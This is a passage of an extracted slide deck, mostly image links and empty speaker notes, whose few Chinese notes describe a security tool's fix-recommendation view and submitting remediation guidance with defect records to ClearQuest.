
Slide 184

Slide notes:




Slide 185

Slide notes: 我们可以看到很多具体的建议，甚至包含一个说明这项问题的视频短片。




Slide 186

Slide notes:




Slide 187

Slide notes:




Slide 188
Slide notes:



Slide 189

Slide notes:


Slide 190
Slide notes:



Slide 191

Slide notes:


Slide 192
Slide notes:



Slide 193

Slide notes:


Slide 194
Slide notes:



Slide 195

Slide notes:

Text Captions: Select the Fix Recommendation tab




Slide 196

Slide notes: 修复建议视图显示了如何修复错误。这些指导性的信息可以和缺陷记录一起提交到 ClearQuest 中去。这些信息将有助于开发者理解缺陷，并改正缺陷。


Slide 197

Slide notes:




Slide 198

Slide notes:




Slide 199
Slide notes:



Slide 200

Slide notes:


Slide 201
Slide notes:



Slide 202

Slide notes:

Slide 203
Slide notes:



Slide 204
Slide notes:

Slide 205

Slide notes:


Slide 206

Slide notes:

Slide 207

Slide notes:

Slide 208
Slide notes:



